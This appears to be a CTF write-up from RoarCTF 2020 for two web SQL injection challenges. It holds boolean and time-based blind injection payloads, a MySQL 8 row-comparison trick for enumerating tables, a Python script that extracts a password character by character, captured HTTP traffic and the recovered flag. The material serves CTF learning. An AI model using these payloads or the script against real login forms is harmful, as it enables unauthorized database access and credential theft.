
2020-ROARCTF-Venom

Web

ezsql

boolean payload:

```
username=admin'/**/%26%26/**/1=(case/**/when/**/2>3/**/THEN/**/(1)/**/ELSE/**/2/**/END)/**/%26%26/**/'1'='1&password=admin
```




```
POST /login.php HTTP/1.1
Host: 139.129.98.9:30003
Content-Length: 122
Cache-Control: max-age=0
Origin: http://139.129.98.9:30003
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.67 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.9
Referer: http://139.129.98.9:30003/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh-HK;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
Connection: close

username=
admin'/**/%26%26/**/1=(case/**/when/**/2>1/**/THEN/**/(1)/**/ELSE/**/2/**/END)/**/%26%26/**/'1'='1
&password=admin
```

```
HTTP/1.1 200 OK
Date: Sat, 05 Dec 2020 15:08:24 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 57
Connection: close
Content-Type: text/html; charset=UTF-8

<script>
  alert("password error!");
  history.go(-1);
</script>
```




```
POST /login.php HTTP/1.1
Host: 139.129.98.9:30003
Content-Length: 122
Cache-Control: max-age=0
Origin: http://139.129.98.9:30003
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.67 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.9
Referer: http://139.129.98.9:30003/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh-HK;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
Connection: close

username=
admin'/**/%26%26/**/1=(case/**/when/**/2>3/**/THEN/**/(1)/**/ELSE/**/2/**/END)/**/%26%26/**/'1'='1
&password=admin
```

```
HTTP/1.1 200 OK
Date: Sat, 05 Dec 2020 15:08:49 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 57
Connection: close
Content-Type: text/html; charset=UTF-8

<script>
  alert("username error!");
  history.go(-1);
</script>
```

password length 32




```
POST /login.php HTTP/1.1
Host: 139.129.98.9:30003
Content-Length: 138
Cache-Control: max-age=0
Origin: http://139.129.98.9:30003
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.67 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.9
Referer: http://139.129.98.9:30003/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh-HK;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
Connection: close

username=
admin'/**/%26%26/**/1=(case/**/when/**/length(password)=32/**/THEN/**/(1)/**/ELSE/**/2/**/END)/**/
%26%26/**/'1'='1&password=admin
```

```
HTTP/1.1 200 OK
Date: Sat, 05 Dec 2020 15:10:49 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 57
Connection: close
Content-Type: text/html; charset=UTF-8

<script>
  alert("password error!");
  history.go(-1);
</script>
```


b4bc4c343ed120df3bff56d586e6d617



密文: b4bc4c343ed120df3bff56d586e6d617
类型: 自动

查询结果:
gml666

gml666


Request

```
POST /login.php HTTP/1.1
Host: 139.129.98.9:30003
User-Agent: python-requests/2.24.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Length: 30
Content-Type: application/x-www-form-urlencoded

password=gml666&username=admin
```

Response

```
HTTP/1.1 200 OK
Date: Sat, 05 Dec 2020 15:20:51 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 90
Connection: close
Content-Type: text/html; charset=UTF-8

<script>
  alert("login success!")
</script>
<script>
  alert("No flag!");
  history.go(-1);
</script>
```

```python
import requests
import time
import string
def inject(i, ascii):
    url = 'http://139.129.98.9:30003/login.php'
    payload = '''admin'/**/&&/**/1=(case/**/when/**/ascii(substr((password),{},1))={}/**/THEN/**/(1)/**/ELSE/**/2/**/END)/**/&&/**/'1'='1'''.format(i, ascii)
    #
    print(payload)
    postdata={
        'password': 'admin',
        'username': payload
    }
    resp = requests.post(url, data=postdata)
    if resp.status_code==200:
        if 'password error' in resp.text:
            return True
    return False
res = ''
# b4bc4c343ed120df3bff56d586e6d617 gml666
#
for i in range(len(res)+1, len(res)+32):
    for ascii in string.printable:
        print("[-]%s %d(%s)"%(i, ord(ascii), ascii))
        if inject(i, ord(ascii)):
            res += (ascii)
            print(res)
            break
```


```
[-]3 102(f)
admin' && 1=(case when ascii(substr((database()),3,1))=102 THEN (1) ELSE 2 END) && '1'='1
ctf
[-]4 48(0)
```

应该是要找表名，但是select，union 都用不了，看了一下版本是 mysql8 那就是需要利用 mysql8 的 特性来注入了。

```
admin' && 1=(case when ascii(substr((version()),11,1))=117 THEN (1) ELSE 2 END) && '1'='1
8.0.22-0ubu
[-]12 48(0)
```

```
('def','ctt',null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null)<(table information_schema.tables limit 0,1);
```

ctt 是小于 mysql、information_schema、performance_schema、sys这几个系统库的，但是大于 ctf，于是可以判断出来 ctf 库的数据表在 information_schema.tables 的位置




```
POST /login.php HTTP/1.1
Host: 139.129.98.9:30003
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Length: 201
Content-Type: application/x-www-form-urlencoded

password=admin&username=
-1'/**/||/**/('def','ctt',null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null)<(table/**/information_schema.tables/**/limit/**/321,1)#
```

```
HTTP/1.1 200 OK
Date: Sat, 05 Dec 2020 16:46:09 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 57
Connection: close
Content-Type: text/html; charset=UTF-8

<script>
   alert("password error!");
   history.go(-1);
</script>
```



```
POST /login.php HTTP/1.1
Host: 139.129.98.9:30003
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Length: 201
Content-Type: application/x-www-form-urlencoded

password=admin&username=
-1'/**/||/**/('def','ctt',null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null)<(table/**/information_schema.tables/**/limit/**/322,1)#
```


```
HTTP/1.1 200 OK
Date: Sat, 05 Dec 2020 16:46:18 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 57
Connection: close
Content-Type: text/html; charset=UTF-8

<script>
   alert("username error!");
   history.go(-1);
</script>
```

322 行开始

表:
admin
f11114g

列记录从 3415 行开始，只有一列




```
POST /login.php HTTP/1.1
Host: 139.129.98.9:30003
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Length: 208
Content-Type: application/x-www-form-urlencoded

password=admin&username=
-1'/**/||/**/('def','ctf','f0',null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null)<(table/**/information_schema.columns/**/limit/**/3418,1)#
```

```
HTTP/1.1 200 OK
Date: Sat, 05 Dec 2020 17:19:49 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 57
Connection: close
Content-Type: text/html; charset=UTF-8

<script>
   alert("password error!");
   history.go(-1);
</script>
```

```
password=admin&username=-1'/**/||/**/('flag{')
<(table/**/ctf.f11114g/**/limit/**/1,1)#
```



```
➜  Desktop python3 1.py
flag{6
flag{6a
flag{6a5
flag{6a55
flag{6a55e
flag{6a55e2
flag{6a55e23
flag{6a55e234
flag{6a55e234-
flag{6a55e234-1
flag{6a55e234-1e
flag{6a55e234-1ed
flag{6a55e234-1ed0
flag{6a55e234-1ed0-
flag{6a55e234-1ed0-4
flag{6a55e234-1ed0-45
flag{6a55e234-1ed0-455
flag{6a55e234-1ed0-455c
flag{6a55e234-1ed0-455c-
flag{6a55e234-1ed0-455c-b
```


flag{6a55e234-1ed0-455c-bbf3-6df6ddce9a57}

你能登陆成功吗

注入题，username只能为admin，所以注入点在password。但是因为password不对，没办法走到后面

```
POST / HTTP/1.1
Host: 139.129.98.9:30005
Content-Length: 48
Cache-Control: max-age=0
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.67 Safari/537.36
Origin: http://139.129.98.9:30005
Content-Type: application/x-www-form-urlencoded
```

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://139.129.98.9:30005/
Accept-Encoding: gzip, deflate
Connection: close
username=admin&password=123'/**/and/**/1=1/**/--
```



```
POST / HTTP/1.1
Host: 139.129.98.9:30005
Content-Length: 48
Cache-Control: max-age=0
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.67
Safari/537.36
Origin: http://139.129.98.9:30005
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.9
Referer: http://139.129.98.9:30005/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: JWT=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE2MDk3NjIxNDQ
sInVzciI6ImFkbWluIiwidXVpZCI6ImRhNDIxODg2LTFjZjUtNDc4Ny1hMTI
zLTI4MmVjODU2NGU1ZiJ9.8o8JZoIyB48lI3VptYtu1tCZb2diCigm7Xwdev
X2SK8
If-None-Match: W/"18a4-kJiixPbnvwHb8zpuLrcz6x/yt1A"
Connection: close

username=admin&password=123'/**/and/**/1=1/**/--
```


```
          </i>
          <input class="form-control placeholder-no-fix required email" type="text" autocomplete="off" placehol
        </div>
      </div>

      <div class="form-group">
        <label class="control-label visible-ie8 visible-ie9">
          Password
        </label>
        <div class="input-icon">
          <i class="fa fa-lock">
          </i>
          <input class="form-control placeholder-no-fix required" type="password" autocomplete="off" placeholde
        </div>
      </div>

      <div class="form-actions">
        <button type="submit" class="btn btn-info ">
          Login
        </button>
      </div>
    </form>
  </div>
  <div class="copyright">
    用户名或密码错误select * from users where username='admin' and password='123'/**/and/**/1=1/**/--'<br>
    Copyright © 2020 <a href="#" target="_blank">RoarCTF</a>
  </div>
  <script type="text/javascript" src="./login/jquery-migrate-1.2.1.min.js">
  </script>
  <script type="text/javascript" src="./login/bootstrap.min.js">
  </script>
  <script type="text/javascript" src="./login/twitter-bootstrap-hover-dropdown.min.js">
  </script>
  <script type="text/javascript" src="./login/jquery.uniform.min.js">
  </script>
```

时间盲注 payload:

```
admin'/**/and/**/1=(SELECT/**/1/**/FROM/**/pg_sleep(10))/**/--
```



```
POST / HTTP/1.1
Host: 139.129.98.9:30005
Content-Length: 86
Cache-Control: max-age=0
Origin: http://139.129.98.9:30005
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.67 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://139.129.98.9:30005/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh-HK;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
Connection: close

username=admin&password=
admin'/**/and/**/1=(SELECT/**/1/**/FROM/**/pg_sleep(10))/**/--
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 6365
ETag: W/"18dd-EKac5ZAMOGMoc3088e+dWGOf8Hc"
Date: Sat, 05 Dec 2020 13:07:48 GMT
Connection: close

<!DOCTYPE html>
<!-- let PostgreSQL = `SELECT * FROM users WHERE username='${username}' AND password='${password}'` -->
<html lang="en" class="no-js" data-blockbyte-bs-uid="23607">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <title>
      Admin | Login
    </title>
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta content="width=device-width, initial-scale=1.0" name="viewport">
    <meta name="MobileOptimized" content="320">
    <link rel="stylesheet" type="text/css" media="screen" href="./login/font-awesome.min.css">
    <link rel="stylesheet" type="text/css" media="screen" href="./login/bootstrap.min.css">
    <link rel="stylesheet" type="text/css" media="screen" href="./login/uniform.default.css">
    <link rel="stylesheet" type="text/css" media="screen" href="./login/style-conquer.css">
    <link rel="stylesheet" type="text/css" media="screen" href="./login/style.css">
    <link rel="stylesheet" type="text/css" media="screen" href="./login/style-responsive.css">
    <link rel="stylesheet" type="text/css" media="screen" href="./login/plugins.css">
    <link rel="stylesheet" type="text/css" media="screen" href="./login/default.css" id="style_color">
    <link rel="stylesheet" type="text/css" media="screen" href="./login/login.css">
    <link rel="stylesheet" type="text/css" media="screen" href="./login/app.css">
    <link rel="stylesheet" type="text/css" media="screen" href="./login/default(1).css">
    <script type="text/javascript" src="./login/jquery-1.10.2.min.js">
    </script>
    <style class="blockbyte-bs-style" data-name="content">
      body>div#blockbyte-bs-indicator>div{
        opacity:0;
        pointer-events:none
      }
      body>iframe#blockbyte-bs-sidebar.blockbyte-bs-visible,body>iframe#blockbyte-bs-overlay.blockbyte-bs-visible{
        opacity:1;
        pointer-events:auto
      }
      body.blockbyte-bs-noscroll{
        overflow:hidden!important
      }
      body>div#blockbyte-bs-indicator>div{
        position:absolute;
        transform:translate3d(-40px,0,0);
        top:0;
        left:0;
        width:40px!important;
        height:100%;
